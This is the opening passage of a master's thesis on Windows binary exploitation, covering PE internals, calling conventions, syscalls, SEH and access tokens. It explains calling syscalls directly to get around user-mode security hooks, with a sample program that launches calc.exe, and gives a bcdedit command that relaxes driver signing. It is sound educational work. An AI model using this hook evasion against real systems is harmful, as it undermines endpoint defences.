UNIVERSITÀ DEGLI STUDI
DI GENOVA

Advanced binary exploitation in Windows

Techniques and tools

Francesco Zumbo

Master Thesis

Università di Genova, DIBRIS Via Opera Pia, 13 16145 Genova, Italy
https://www.dibris.unige.it/

UNIVERSITÀ DEGLI STUDI
DI GENOVA

MSc Computer Engineering
Software Platforms and Cybersecurity

Advanced binary exploitation in Windows
Techniques and tools

Francesco Zumbo

Advisor: Giovanni Lagorio

June, 2024

Contents

Abstract

Exploitation is the act of taking advantage of *vulnerabilities*, that is, bugs allowing an attacker to alter the behavior of a program to violate security properties. Malware and cyber-criminals routinely employ exploitation techniques to bypass security mechanisms to infiltrate their target systems. Cyber attacks have a heavy economic impact on countries and businesses, and their impact keeps growing exponentially: they dealt 6 trillion USD worth of damage to the world in 2021. Consequently, a deep understanding of exploitation techniques and their mitigation is crucial to prevent, detect and block such activities.

In this thesis, we present an analysis of low-level binary exploitation techniques, from simple buffer overflows to sophisticated kernel exploits, working on Windows 11 x64. That is, exploits applicable to the latest version of the most popular PC operating system, on the most popular processor architecture.

We start by detailing Windows internals (e.g., file formats, calling conventions, the system-call mechanism, structured exception handling, and access control). This background knowledge is required to describe the following exploitation techniques properly. We then complement this information by introducing some valuable tools to develop and debug exploits.

We dissect various forms of *buffer overflows* by presenting the techniques and example scripts. First, we apply those attacks to simple custom examples we developed and made available on GitHub, and then we discuss some techniques in the context of real-world applications. For each vulnerability we also discuss its mitigation (e.g., DEP, ASLR, stack-cookies) and how mitigation can be bypassed in some scenarios. We finally discuss kernel-mode exploitation, examining vulnerable device-drivers, their exploitation and kernel shellcoding. We put everything together by showing a chain of attacks to escalate privilege by stealing a security token, from a high-privilege process, through a vulnerable driver.

Chapter 1

Introduction

Computer programs are written by humans. As such, programs are full of *bugs*, that is, programming errors. Some of them only cause a nuisance to the user, while others compromise important functionalities. However, there is a class of bugs that can compromise the security properties of a program. Bugs like that are called *vulnerabilities*.

Some vulnerabilities, if *exploited*, enable hostile actors to crash the program, that is, perform a *Denial of Service* attack. Other vulnerabilities even allow attackers to perform malicious actions bypassing security mechanisms.

Vulnerabilities are a problem to this day [2, 7, 19, 26] and impact every kind of software, even Operating Systems [15].

There are several reasons to learn exploitation, excluding nasty ones. One is indeed to be able to design and develop anti-malware software, that is, an antivirus. Malware uses different means to achieve malicious behaviour, and vulnerability exploitation is one of them [17]. Additionally, different vulnerable patterns can be spotted on the fly during development if one has learned to think as an attacker. Finally, developing exploits is quite a creative activity.

There are many types of vulnerabilities. Some of them are related to high-level language programs, such as *SQL injection*, but this thesis does not cover them. Instead, we explore low-level vulnerabilities, such as buffer overflows, arithmetic overflows, arbitrary writes, and so on. But the main focus of the thesis is how low-level vulnerabilities can be exploited.

The focus is also restricted to the Windows Operating System. For this reason, we first inspect different mechanisms specific to Windows in Chapter 2. As every field of research, exploitation, too, has its own "tools of the trade", so Chapter 3 contains an overview of the tools we used. Then, the oldest and simplest publicly documented buffer-overflow exploit is presented in Chapter 4.

In response to that attack, mitigations were developed and then enforced both by Windows and by compilers. The mitigations were then bypassed by novel exploit techniques, which were later mitigated. This “cat and mouse” race is outlined in Chapter 5.

We developed a lot of examples, both to practice exploitation techniques and to explain them. So, this thesis contains some of them, and sometimes only the relevant part is shown. However, all the examples are available on GitHub, and Appendix B contains a description of the folder structure of the repository.

After that, exploits against the Windows kernel are explored in Chapter 6, followed by some exploits on real programs in Chapter 7.

Finally, in Chapter 8, some conclusions are drawn and further work is discussed.

Chapter 2

Windows internals

Doing binary exploitation in Windows implies dealing with low-level mechanisms belonging both to the CPU architecture and the Operating System, as well as with high-level mechanisms specific to Windows. This chapter contains useful information about the Windows Operating System, to better understand the exploits which rely on those details.

First, Section 2.1 describes the PE file format, used to store programs and drivers on disk. Then, the most important calling conventions, used at assembly level to regulate function invocations, are described in Section 2.2. The way programs "talk" to the kernel to request basic services is outlined in Section 2.3, followed by Section 2.4 that talks about some data structures which are supposed to be opaque to programmers, but are still accessible by programs. Then, the native Windows exception handling mechanism is described in Section 2.5. Section 2.6 gives some details related to the Windows kernel and code that runs in kernel mode, such as drivers. Finally, Section 2.7 talks about relevant high-level security mechanisms implemented in Windows.

2.1 The PE file format

PE, which stands for "Portable Executable", is a file format that contains all data required to run a program.
To develop and understand several exploits, some knowledge of the PE file format is required. Figure 2.1, taken from [18], is an overview of a PE file's content.

A PE executable begins with a valid MS-DOS program, also called the MS-DOS stub, for compatibility reasons: if a PE is run on *MS-DOS*, then the MS-DOS stub is executed instead of the actual Windows program. So, as per MZ specification, the first two bytes of a PE file are the ASCII characters *M* and *Z*. At 0x3c bytes from the beginning there is




Figure 2.1: PE format

the file offset of the PE signature, `"PE\0\0"`.

The latter is followed by the *COFF File Header*, declared in *winnt.h* as follows:

```
typedef struct _IMAGE_FILE_HEADER {
    WORD    Machine;
    WORD    NumberOfSections;
    DWORD   TimeDateStamp;
    DWORD   PointerToSymbolTable;
    DWORD   NumberOfSymbols;
    WORD    SizeOfOptionalHeader;
    WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

The *machine* field tells the code target architecture: `IMAGE_FILE_MACHINE_I386` (0x14c) means x86, while `IMAGE_FILE_MACHINE_AMD64` (0x8664) means x64. *Characteristics* is a bit field indicating various useful attributes, described later.

The COFF File Header is 20-byte long and it is followed by the *optional header*, which is mandatory for PE executables. Here are some fields from the optional header:

```
    typedef struct _IMAGE_OPTIONAL_HEADER {
        WORD    Magic;
        // ...
        DWORD   AddressOfEntryPoint;
        // ...
        WORD    DllCharacteristics;
        // ...
        DWORD   NumberOfRvaAndSizes;
        IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
    } IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

Its size is contained in the COFF File Header in *SizeOfOptionalHeader*. It begins with a 2-byte version indicator, *Magic*: 0x10b means *PE32*, while 0x20b means *PE32+*. The latter is the usual format for 64-bit programs, so it is improperly called *PE64* too. The declaration shown above is for *PE32* format; the listed fields are the same for *PE32+*. At offset 16, there is the *AddressOfEntryPoint*, that is, the Relative Virtual Address (the offset in memory from the base address where the program will be loaded) of the first instruction of the program. At offset 70, there is the bit field *DllCharacteristics*, described later. At offset 96 or 112 (for PE32 or PE32+, respectively) there is the *DataDirectory* array, which contains the Relative Virtual Address (RVA for short) of further tables. Each entry contains:

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

The actual array length is in *NumberOfRvaAndSizes*, so there may be no entries. Each entry has a different interpretation: the first entry points to the *Export Directory Table*, while the second to the *Import Directory Table*, both described later. The full list of entries' indices is listed below, as declared in *winnt.h*:

```
#define IMAGE_DIRECTORY_ENTRY_EXPORT          0   // Export Directory
#define IMAGE_DIRECTORY_ENTRY_IMPORT          1   // Import Directory
#define IMAGE_DIRECTORY_ENTRY_RESOURCE        2   // Resource Directory
#define IMAGE_DIRECTORY_ENTRY_EXCEPTION       3   // Exception Directory
#define IMAGE_DIRECTORY_ENTRY_SECURITY        4   // Security Directory
#define IMAGE_DIRECTORY_ENTRY_BASERELOC       5   // Base Relocation Table
#define IMAGE_DIRECTORY_ENTRY_DEBUG           6   // Debug Directory
#define IMAGE_DIRECTORY_ENTRY_ARCHITECTURE    7   // Architecture Specific Data
#define IMAGE_DIRECTORY_ENTRY_GLOBALPTR       8   // RVA of GP
#define IMAGE_DIRECTORY_ENTRY_TLS             9   // TLS Directory
#define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG    10   // Load Configuration Directory
#define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT   11   // Bound Import Directory in headers
#define IMAGE_DIRECTORY_ENTRY_IAT            12   // Import Address Table
#define IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT   13   // Delay Load Import Descriptors
#define IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR 14   // COM Runtime descriptor
```

Characteristics field in the COFF File Header. *Characteristics's* bits indicate various features of the program.

Some interesting flags are:

- `IMAGE_FILE_DLL` (mask 0x2000) is set for DLLs and cleared for normal executables.
- `IMAGE_FILE_SYSTEM` (mask 0x1000) is set for drivers and other executables which should be executed in kernel mode.

DllCharacteristics in the Optional Header. Despite its name, *DllCharacteristics* also describes features of normal programs, not only DLL features.

Some interesting flags are:

- `IMAGE_DLLCHARACTERISTICS_DYNAMIC_BASE` (mask 0x40) is set if the program supports *ASLR*, explained in Section 5.3;
- `IMAGE_DLLCHARACTERISTICS_NX_COMPAT` (mask 0x100) is set if the program supports *DEP*, explained in Section 5.1;
- `IMAGE_DLLCHARACTERISTICS_NO_SEH` (mask 0x400) is set if the program does not have any Structured Exception Handler, explained in Section 2.5;
- `IMAGE_DLLCHARACTERISTICS_GUARD_CF` (mask 0x4000) is set if the program supports *CFG*, explained in Section 5.9.

Sections. After the Optional Header, there is the Section Table, which is an array of *Section Headers*. A section, in the PE file, is a region of the file that is meant to be contiguous in memory once it is loaded. More precisely, a section can be bigger than in the file after loading, in which case it is padded with zeroes; a section can also have a null size in the file. Each section has a name and can be marked as readable, writable or executable, or a combination of them. Although it is not mandatory, sections usually have conventional names: the code section is usually called `.text`, the initialized data section is `.data`, the uninitialized data is `.bss`, the imports reside in `.idata`, and so on. The Section Header has the following declaration in *winnt.h*:

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE Name[8];
    DWORD VirtualSize;
    DWORD VirtualAddress;
    DWORD SizeOfRawData;
    DWORD PointerToRawData;
    DWORD PointerToRelocations;
    DWORD PointerToLinenumbers;
    WORD NumberOfRelocations;
    WORD NumberOfLinenumbers;
    DWORD Characteristics;
} IMAGE_SECTION_HEADER,*PIMAGE_SECTION_HEADER;
```

Export Directory Table. The exported functions are identified by both a number, called *ordinal number* or just *ordinal*, and by a name represented by an ASCII string, although the name is optional. The *Export Directory Table* is a structure with several fields which describe various characteristics of the exported functions:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;
    DWORD   Base;
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;
    DWORD   AddressOfNames;
    DWORD   AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Base is the first valid ordinal. *NumberOfFunctions* refers to the total number of exported functions. *NumberOfNames* is the number of functions exported by name.
AddressOfFunctions is the RVA of the array of exported functions' RVAs; the ordinal is a valid index in this array. *AddressOfNames* is the RVA of the array of exported func-

tions' names, that is an array of RVAs of strings; this array is lexicographically ordered (`A < Z < a < z`). *AddressOfNameOrdinals* is the RVA of the array of `WORD`s that indicate the ordinal corresponding to the name with the same index from the previous array.

So, to find a function by its name, one has to look into the name array for the name itself; then, use the same index to retrieve the corresponding ordinal. Finally, the ordinal is the correct index in the array of functions' RVAs. Figure 2.2 highlights the relationship between tables in the Export Directory Table.




Figure 2.2: Exported functions tables

Import Directory Table. The Import Directory Table is an array of 20-byte entries, each describing imported symbols from one DLL:

```c
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    DWORD   OriginalFirstThunk;
    DWORD   TimeDateStamp;
    DWORD   ForwarderChain;
    DWORD   Name;
    DWORD   FirstThunk;
} IMAGE_IMPORT_DESCRIPTOR;
```

OriginalFirstThunk is the RVA of the *Import Lookup Table* (ILT). *Name* is the RVA of the DLL's name from which the symbols are to be imported. *FirstThunk* is the RVA of the *Import Address Table* (IAT).

The ILT is an array of elements, each describing a symbol to import. The size of each element is 32 or 64 bits, respectively in a PE32 or PE32+ file. The most significant bit is 1 if the element identifies the symbol by its ordinal; else it is the RVA to an entry of the *Hint/Name Table*. If the element is an import by ordinal, then the 16 least significant bits contain the ordinal. If the element is an import by name, the RVA is contained in the 31 least significant bits. In PE32+ format, the bits 31-62 are unused.

The IAT's contents are identical to the ones of the ILT before image loading. The Windows loader fills the IAT with pointers to the resolved symbols' addresses.

The Hint/Name Table is a sequence of entries. They are composed of a `WORD` that hints at the index of the function in the DLL's export table, and the null-terminated string itself, followed by an additional null byte to align to 16 bits, if necessary.

2.2 Calling conventions

A *calling convention* defines details about how functions have to be called, namely how the parameters are passed and which registers the callee must preserve. In Windows, for 32-bit programs (that is, built for the x86 architecture), two calling conventions are mainly used: *stdcall* and *C call*, also called *cdecl*.

Instead, 64-bit programs use the *Microsoft x64 calling convention*. Within a program, different functions can follow different calling conventions.

stdcall. This calling convention dictates that all parameters are passed via the stack, right after (higher address) the saved return address. The first parameter is the closest to the saved return address. The callee has to pop the parameters off the stack upon returning by using the `ret` instruction with an argument. The registers `ebx`, `ebp`, `esi`, `edi` are callee-saved, while `eax`, `ecx`, `edx` are considered volatile. The return value is put in `eax` if integer or pointer; `st0` if float.

Additionally, when compiling, the function names written in the object file are decorated: an underscore is prepended, while the suffix is composed by an *at* sign followed by the number of bytes used by the parameters and popped off the stack by the `ret` instruction. For example, the function `kernel32!VirtuaAlloc`, that is, the function *VirtualAlloc* from *kernel32.dll*, has the following signature:

```
LPVOID STDCALL VirtualAlloc(LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType,
    DWORD flProtect);
```

Since it has four arguments, 16 bytes in the stack are used and its decorated name will be `_VirtualAlloc@16`. Instead, `user32!DestroyWindow` takes a single argument, so its decorated name is `_DestroyWindow@4`.

Stdcall is the calling convention followed by all system DLLs.

cdecl. This calling convention is similar to stdcall, but, unlike it, the callee does not clean the stack. Another difference is that *cdecl* can have functions with a variable number of parameters, unlike *stdcall*, which must pop a known number of bytes when returning.

In Unix, x86 programs stored in the ELF format use *cdecl* too, but there is a difference: on Windows, if a 32-bit wide or smaller structure has to be returned, its content is put in `eax`; else, if it is 64-bit wide or smaller, it is put in `eax:edx` (`eax` contains the lower-address bytes). Instead, if the structure is bigger than 64 bits, the caller allocates memory and passes a pointer to it as the first parameter (as in ELF), shifting the other parameters by one.

Cdecl function names are also decorated by prepending an underscore. For example, the `main` function is decorated as `_main`.

Cdecl is the default calling convention followed by C programs.

Microsoft x64 calling convention. This calling convention is the only one used by 64-bit programs on Windows. The first four parameters are passed in `rcx`, `rdx`, `r8` and `r9`, if integers or pointers; `XMM0` to `XMM3` if floats. A 32-byte memory region, called "shadow store", must be allocated above the saved return address by the caller for the callee to write the parameters from the registers, whatever number of arguments the function takes. Further parameters are put in the stack above the shadow store. The return value is put in `rax`.

2.3 APIs and System Calls

If a running thread has to perform certain actions, like generating other threads or interacting with files or the network, it has to ask the Operating System to do it. Windows exposes such functionalities via an Application Programming Interface or API for short.

Syscalls. The Windows API can be invoked in a way that depends on the program and Windows bitness. All those methods have one point in common: the execution must transition from *ring 3* to *ring 0* (respectively, lowest and highest CPU privilege level), specifically to the kernel code that serves the API services.

In 32-bit Windows, 32-bit programs use the `int 0x2e` instruction, which triggers a software interrupt, handled by the kernel. Since a single interrupt is used, a *System Service Number*, or just *syscall number*, is put in `eax` to select the desired API call. In 64-bit Windows, 64-bit programs use the `syscall` instruction, which transfers control to the kernel. The syscall number is put in `rax`.

Wrappers. However, syscall numbers change with each Windows version and *Service Pack*. For this reason, to support portability, Windows comes with system DLLs, exposing a stable interface over the syscalls. In particular, *kernel32.dll* and *kernelbase.dll* expose functions to request the OS to perform actions for programs. However, they do not invoke syscalls directly but rely on *ntdll.dll*, which contains normal and wrapper functions. A wrapper function in ntdll is a function whose name starts with *Nt* and which takes the parameters passed according to its calling convention and puts them into specific registers, then performs the actual system call with the proper syscall number. Functions in ntdll change among different versions, like syscall numbers, so ntdll is not intended to be used by programs because it would affect portability.

Since the wrappers are functions in a DLL, they can be reached in two ways: the canonical Windows import mechanism (import table or `kernel32!GetProcAddress`) or by reading the base address of the loaded instance of ntdll from the *Process Execution Block*, explained in Section 2.4, and parse the PE header of ntdll, as shown in Section 4.4.

WoW64. 64-bit Windows can run 32-bit programs too: a 32-bit process running on 64-bit Windows is called a *WoW64* process, that is, *Windows 32-bit On Windows 64-bit*. However, the kernel does not contain any 32-bit code: a far jump with segment 0x33 must be performed to switch to 64-bit mode, then syscalls can be invoked as in 64-bit programs.

However, programs do not have to perform the far jump manually nor be aware of it, since WoW64 processes have two *ntdll* loaded: one is the normal 64-bit version, while the other is a 32-bit DLL with 32-bit code. In the latter, syscall invocation is replaced with the far jump that transitions to 64-bit mode and calls its 64-bit counterparts.

Using syscalls directly. From an attacker's perspective, using syscalls directly has the advantage that (user mode) *hooks* are bypassed altogether. A *hook* is a technique to hijack the control flow by replacing some code bytes in a specific function with a *trampoline*, that is, a `call` or `jmp` instruction. For this reason, multiple methods [4, 11, 12] were developed to retrieve syscall numbers dynamically to use them directly.

Some methods, like *sysWhispers* [11], are based on static tables that contain all syscall numbers for all or many Windows versions. In other methods, the assembly code of the desired wrapper is read to extract the syscall number based on what is written in the `*ax` register. Finally, other methods, like *freshyCalls* [4] and *sysWhispers2* [12], are based on the fact that wrappers are sorted in memory based on the syscall number they wrap. There is no evidence that this is required to hold, but it is true up to the latest Windows version at the moment of writing.

An example is shown in Listing 2.1. The program uses *freshyCalls* [4], which is a *C++* library that retrieves the syscall numbers at runtime. In the program, some system structures are filled with the proper data, then a calculator is opened by using the syscall *NtCreateUserProcess*, passing to it the aforementioned structures, and then the program is closed by invoking *NtTerminateProcess*.

2.4 Partially documented data structures

Some structures are supposed to be only used by system DLLs and the kernel, not in programs. For this reason, such structures were not officially documented in the beginning. Some programs, bundled with Windows, still make use of them, despite being supposed not to use them. They were later partially documented.

Thread Execution Block. The *Thread Execution Block* (TEB for short) is a data structure created by the kernel for each thread of a process. It contains various fields, most of which lack official documentation; originally it was completely undocumented. At the beginning of the structure, there is a pointer to the first `SEH_Record`, explained later in Section 2.5. At offset 0x30 or 0x60, respectively for 32-bit and 64-bit programs, there is the address of the current process' *Process Execution Block*. Each thread can access its *TEB* as it is located at a fixed address (applying segmentation): `fs:0` in 32 bits, `gs:0` in 64 bits.

Process Execution Block. The *Process Execution Block* (PEB for short) is a data structure analogous to the TEB, but describes the whole process instead. Like the TEB, it is mostly undocumented. At offset 0xc or 0x18, in 32- or 64-bit code respectively, there is a pointer to `PEB_LDR_DATA`, which contains a list of loaded modules. Section 4.3 shows an example of using the `PEB_LDR_DATA` structure. As previously mentioned, a pointer to the *PEB* is located within the TEB.

KPCR stands for *Kernel Processor Control Region* and is a data structure used by the kernel to hold runtime information about a logical processor. When running in kernel

```
    wchar_t exeString[] = L"\\??\\c:\\Windows\\System32\\calc.exe";
    PS_CREATE_INFO createInfo;
    memset(&createInfo, 0, sizeof(PS_CREATE_INFO));
    createInfo.Size = sizeof(createInfo);
    createInfo.State = 0; // PsCreateInitialState

    UNICODE_STRING calcName;
    calcName.MaximumLength = sizeof(exeString);
    calcName.Length = sizeof(exeString) - 2;
    calcName.Buffer = exeString;
    PS_ATTRIBUTE_LIST * attributeList;
    RTL_USER_PROCESS_PARAMETERS * userProcessParameters;
    //...

    syscall.CallSyscall(
        "NtCreateUserProcess",
        &hProc,
        &hThread,
        0x2000000, // process access privilege
        0x2000000, // thread access privilege
        0, // OBJECT_ATTRIBUTES for process
        0, // OBJECT_ATTRIBUTES for thread
        0, // process flags
        0, // thread flags
        userProcessParameters,
        &createInfo,
        attributeList
    ).OrDie("NtCreateuserProcess failed with code: {{result_as_hex}}");

    syscall.CallSyscall(
        "NtTerminateProcess",
        0, // NtCurrentProcess()
        1337 // exit status
    );
```

Listing 2.1: Direct Syscall invocation

mode, it is pointed to by the `fs` or `gs` segment register, in 32- or 64-bits respectively, similarly to the TEB. Among other things, it contains a pointer to the currently executing thread's _ETHREAD structure, which is the kernel representation of a user thread.

KUSER_SHARED_DATA is a structure that is both mapped in user-space and kernel-space memory at fixed addresses. The user-mode mapping is read-only, while the kernel-mode mapping is also writable. However, starting with a recent Windows version, the fixed-address kernel-mode mapping became read-only too. A second, writable mapping is created at a randomized address, as per *KASLR* (see Section 5.3).

2.5 Structured Exception Handling (SEH)

Structured Exception Handling is a Windows' specific mechanism to deal with exceptional situations that can occur during the execution of programs. For example, a memory access violation, an integer division by zero, or a detected security problem. To handle those situations, *handler functions* have to be registered to Windows using various methods, and those functions will be called whenever an exception occurs. One handler registration method is the so-called *frame based*, which is only valid for 32-bit programs. The frame-based handlers are pointed to by a linked list, whose first entry is pointed to by a member of the TEB. Each node of the list is an `SEH_Record` (unofficial name), composed of a pointer to the next element and a pointer to the exception handler:

```
typedef struct SEH_Record {
    SEH_Record * next;
    void * handler;
};
```

The handler has the following signature:

```
EXCEPTION_DISPOSITION STDCALL handler(
    EXCEPTION_RECORD * record, // data about the exception
    SEH_Record * establisherFrame,
    CONTEXT * context, // registers content before exception
    void * dispatcherContext
);
```

Another handler registration method is the *Vectored Exception Handling*, which uses several functions to register the handlers. This method is both valid for 32- and 64-bit programs.

So, when an exception occurs in a 32-bit process, the first registered *Vectored Exception Handler*, VEH for short, is called first. The handler has to check the type of exception, and handle it if it is able to. The handler must return a value that tells what the handler did: whether it was able to handle that type of exception and, if it was, whether the execution can resume at the faulty instruction. If the exception was not handled, the next VEH is invoked. If no VEH is suited for the exception, the first `SEH_Record` is fetched from the TEB and the corresponding handler is called. If the exception was not handled, the next `SEH_Record` is fetched from the current one and the next handler is called. If no handler is able to deal with the exception, a default action is performed by Windows, that is, in most cases, to terminate the process.

2.6 Kernel-related information

The exploitation of kernel-level vulnerabilities will be discussed in Chapter 6, so some information is needed to understand it.

Drivers are programs that run in *ring 0* to have access to system data structures or to be able to drive input and output operations with a specific device. Some drivers expose a *device* object so that user-mode processes can communicate with them. The communication is achieved via the `kernel32!CreateFile` function to obtain a `HANDLE` for the device and the `kernel32!DeviceIoControl` function to exchange data. The driver is able to distinguish between different request message types via an *IO Control Code*, or *ioctl* for short, which is passed to `DeviceIoControl`. The latter also receives input and output buffers that are passed to the driver.
Drivers' instructions and data are stored in PE files, with the `IMAGE_FILE_SYSTEM` flag set in *Characteristics* field. The driver file usually has the *.sys* file extension.
Since drivers run with a high privilege level, starting with Windows Vista, all drivers must be digitally signed to be loaded. Furthermore, from Windows 10 version 1607 all drivers must be signed by Microsoft. In order to test drivers during development, the signature enforcement can be temporarily disabled, for example by enabling test mode:

```
bcdedit -set TESTSIGNING on
```

Kernel vulnerabilities. Some drivers fail to properly validate user input, resulting in vulnerable drivers. The Windows kernel is vulnerable too [15]: it is a very complex system, so it is hard to keep it safe. This can lead an attacker to be able to perform various malicious operations, up to arbitrary code execution with kernel privilege. Vulnerability types are the same as for normal programs: buffer overflow, arbitrary read/write, arithmetic overflow, and so on. Exploiting kernel vulnerabilities is discussed in Chapter 6.

Memory layout information. First of all, user processes are mapped in the lower half of the address space, that is, any user-space address has the most significant bit cleared. On the contrary, any kernel/driver-space address has the most significant bit set. This allows processes and the kernel to be both mapped at the same time with no address conflicts. Unlike user-mode processes, all loaded drivers and the kernel itself share the same Virtual Address Space (VAS). Drivers can allocate memory as *paged* or *non-paged*: the latter is resident, while the former can temporarily be moved to swap space in secondary memory. At a given time and on a given CPU core, a single process' memory is mapped in the VAS, while drivers and the kernel are always mapped, except for *paged* allocations.

2.7 Security mechanisms

Despite the focus of this thesis being low-level exploits, some high-level details are still useful to grasp.

Access tokens are objects that describe the security context of a process. They are generated when a user logs in. When a user launches a process, the latter is given a copy of the user's token. Tokens are used by the OS to verify that processes have sufficient permissions to access *securable objects*, for example, to modify the registry, perform actions on processes, read a file, and so on. Each securable object has an associated *security descriptor*, which is the security context of a securable object. The token is implemented as a data structure that always resides in kernel memory.

Additionally, some sensitive actions have no *security descriptor*, such as loading a driver, shutting the computer down, or locking physical memory pages. Permissions to perform such actions are also regulated by tokens: the underlying data structure contains the list of permissions granted to the process.

There are two types of access tokens: *primary tokens* and *impersonation tokens*. A primary token can only be attached to a process, while the second kind can only be attached to a thread. By default, if a thread has not explicitly set its impersonation token, then the primary token of the owning process is used to authorize operations. The reason to have two token categories for threads and processes is that a server program may need to perform actions on behalf of different remote users; impersonation tokens avoid the need of switching the process' token and the related synchronization that it would require.

Figure 2.3, taken from a Microsoft documentation page [14], shows the interaction between access tokens and security descriptors.

Each token has an associated *integrity level* that is proportional to the trust the OS has towards that process. There are five integrity levels, listed below from the least privileged to the most privileged:

1. untrusted;
2. low;
3. medium, which is the default for normal users;
4. high, which is the default for administrators;
5. system.

A process can lower its own integrity level to improve overall system security: for example, a web browser does not need to access any securable object, so it can set its integrity level

